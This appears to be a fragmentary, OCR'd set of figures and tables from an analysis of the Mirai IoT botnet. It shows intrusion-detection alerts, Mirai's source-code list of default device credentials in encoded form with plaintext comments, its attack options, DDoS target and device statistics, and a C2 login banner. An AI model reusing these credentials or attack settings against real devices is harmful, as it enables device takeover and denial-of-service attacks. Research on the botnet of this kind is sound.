


```
[**] [1:10001:1] Possible TCP DoS [**]
[Priority: 0]
02/22-01:41:34.530019 8.8.8.2:9317 -> 8.8.8.8:45561
TCP TTL:64 TOS:0x0 ID:38373 IpLen:20 DgmLen:60 DF
******S* Seq: 0xB0DEDBB2  Ack: 0x0  Win: 0x0  TcpLen: 40
TCP Options (5) => MSS: 1404 SackOK TS: 88219604 0 NOP WS: 6

[**] [1:10001:1] Possible TCP DoS [**]
[Priority: 0]
02/22-01:41:44.023884 8.8.8.2:30731 -> 8.8.8.8:8826
TCP TTL:64 TOS:0x0 ID:8016 IpLen:20 DgmLen:60 DF
******S* Seq: 0x9B3B34C5  Ack: 0x0  Win: 0x0  TcpLen: 40
TCP Options (5) => MSS: 1404 SackOK TS: 88219604 0 NOP WS: 6
```

16. Operation of Mirai.



17. Hardcoded credentials in the source code.



```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                     // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                          // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                          // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                      // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                      // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                  // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                  // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);              // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                      // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                          // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);      // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                               // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                              // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                          // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                              // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                           // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                              // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);      // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                              // root     1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);          // admin    smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                          // admin    1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                      // root     666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);              // root     password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                              // root     1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                      // root     klv123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);      // service  service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);                      // guest    guest
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                      // guest    12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                      // guest    12345
add_auth_entry("\x43\x46\x4F\x4B\x4C\x13", "\x52\x43\x51\x51\x55\x4D\x50\x46", 1);      // admin1   password
add_auth_entry("\x43\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x13\x10\x11\x16", 1); // administrator 1234
add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 1);              // 666666   666666
add_auth_entry("\x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\x1A", 1);              // 888888   888888
add_auth_entry("\x57\x40\x4C\x56", "\x57\x40\x4C\x56", 1);                              // ubnt     ubnt
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11\x16", 1);                  // root     klv1234
add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\x47\x17\x10\x13", 1);                      // root     Zte521
add_auth_entry("\x50\x4D\x4D\x56", "\x4A\x4B\x11\x17\x13\x1A", 1);                      // root     hi3518
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x54\x40\x58\x46", 1);                          // root     jvbzd
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x4C\x49\x4D", 4);                              // root     anko
add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4E\x5A\x5A\x0C", 1);                          // root     zlxx.
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x54\x4B\x58\x5A\x54", 1); // root     7ujMko0vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // root     7ujMko0admin
add_auth_entry("\x50\x4D\x4D\x56", "\x51\x5B\x51\x56\x47\x4F", 1);                      // root     system
add_auth_entry("\x50\x4D\x4D\x56", "\x4B\x49\x55\x40", 1);                              // root     ikwb
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x50\x47\x43\x4F\x40\x4D\x5A", 1);              // root     dreambox
add_auth_entry("\x50\x4D\x4D\x56", "\x57\x51\x47\x50", 1);                              // root     user
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x47\x43\x4E\x56\x47\x49", 1);                  // root     realtek
add_auth_entry("\x50\x4D\x4D\x56", "\x12\x12\x12\x12\x12\x12\x12\x12", 1);              // root     00000000
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13\x13\x13\x13", 1);              // admin    1111111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16", 1);                          // admin    1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17", 1);                      // admin    12345
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x17\x16\x11\x10\x13", 1);                      // admin    54321
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17\x14", 1);                  // admin    123456
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // admin    7ujMko0admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x16\x11\x10\x13", 1);                          // admin    1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51", 1);                          // admin    pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x4F\x47\x4B\x4C\x51\x4F", 1);                  // admin    meinsm
add_auth_entry("\x56\x47\x41\x4A", "\x56\x47\x41\x4A", 1);                              // tech     tech
add_auth_entry("\x4F\x4D\x56\x4A\x47\x50", "\x44\x57\x41\x49\x47\x50", 1);              // mother   fucker
```

18. Attack Flags.

TABLE IV
ATTACK FLAGS

Flag	**Description**
len	Size of packet data, default is 512 bytes
rand	Randomize packet data content, default is yes
tos	TOS field value in IP header, default is 0
ident	ID field value in IP header, default is random
ttl	TTL field in IP header, default is 255
df	IP header Dont-Fragment bit, default is no
sport	Source port, default is random
dport	Destination port, default is random
domain	Domain name to attack
dhid	Domain name transaction ID, default is random
urg	Set the URG bit in IP header, default is no
ack	Set the ACK bit in IP header, default is no
psh	Set the PSH bit in IP header, default is no
rst	Set the RST bit in IP header, default is no
syn	Set the SYN bit in IP header, default is no
fin	Set the FIN bit in IP header, default is no
seqnum	TCP header sequence number, default is random
acknum	ACK value in TCP header, default is random
gcip	Set internal IP to destination IP, default is no
method	HTTP method name, default is get
postdata	POST data, default is empty/none
path	HTTP path, default is /
conns	Number of connections
source	Source IP address, 255.255.255.255 for random

19. Timeline of Mirai.





Figure 1: **Mirai Timeline**—Major attacks (red), exploits (yellow), and events (black) related to the Mirai botnet.


20. Mirai DDoS targets.

Target	Attacks	Cluster	Notes
Lonestar Cell	616	2	Liberian telecom targeted by 102 reflection attacks.
Sky Network	318	15, 26, 6	Brazilian Minecraft servers hosted in Psychz Networks data centers.
1.1.1.1	236	1,6,7,11,15,27,28,30	Test endpoint. Subject to all attack types.
104.85.165.1	192	1,2,6,8,11,15,21,23,26,27,28,30	Unknown router in Akamai's AS.
feseli.com	157	7	Russian cooking blog.
minomortaruolo.it	157	7	Italian politician site.
Voxility hosted C2	106	1,2,6,7,15,26,27,28,30	C2 domain from DNS expansion. Exists in cluster 2 seen in Table 8.
Tuidang websites	100	—	HTTP attacks on two Chinese political dissidence sites.
execrypt.com	96	—	Binary obfuscation service.
auktionshilfe.info	85	2,13	Russian auction site.
houtai.longqikeji.com	85	25	SYN attacks on a former game commerce site.
Runescape	73	—	World 26 of a popular online game.
184.84.240.54	72	1,10,11,15,27,28,30	Unknown target hosted at Akamai.
antiddos.solutions	71	—	AntiDDoS service offered at `react.su`.

21. Honeypot samples of Mirai.




22. Operation window for attacker sending instructions.




```
я люблю куриные наггетсы
пользователь: fitz
пароль: ****

проверив счета... |
[+] DDOS | Succesfully hijacked connection
[+] DDOS | Masking connection from utmp+wtmp...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poison.so.1
[+] DDOS | Wiping env libc.poison.so.2
[+] DDOS | Wiping env libc.poison.so.3
[+] DDOS | Wiping env libc.poison.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
fitz@botnet# █
```

23. Top Mirai Devices.



CWMP (28.30%)		Telnet (26.44%)		HTTPS (19.13%)		FTP (17.82%)		SSH (8.31%)	
Router	4.7%	Router	17.4%	Camera/DVR	36.8%	Router	49.5%	Router	4.0%
		Camera/DVR	9.4%	Router	6.3%	Storage	1.0%	Storage	0.2%
				Storage	0.2%	Camera/DVR	0.4%	Firewall	0.2%
				Firewall	0.1%	Media	0.1%	Security	0.1%
Other	0.0%	Other	0.1%	Other	0.2%	Other	0.0%	Other	0.0%
Unknown	95.3%	Unknown	73.1%	Unknown	56.4%	Unknown	49.0%	Unknown	95.6%

24. Top Mirai Device Vendors.



CWMP (28.30%)		Telnet (26.44%)		HTTPS (19.13%)		FTP (17.82%)		SSH (8.31%)	
Huawei	3.6%	Dahua	9.1%	Dahua	36.4%	D-Link	37.9%	MikroTik	3.4%
ZTE	1.0%	ZTE	6.7%	MultiTech	26.8%	MikroTik	2.5%		
		Phicomm	1.2%	ZTE	4.3%	ipTIME	1.3%		
				ZyXEL	2.9%				
				Huawei	1.6%				
Other	2.3%	Other	3.3%	Other	7.3%	Other	3.8%	Other	1.8%
Unknown	93.1%	Unknown	79.6%	Unknown	20.6%	Unknown	54.8%	Unknown	94.8%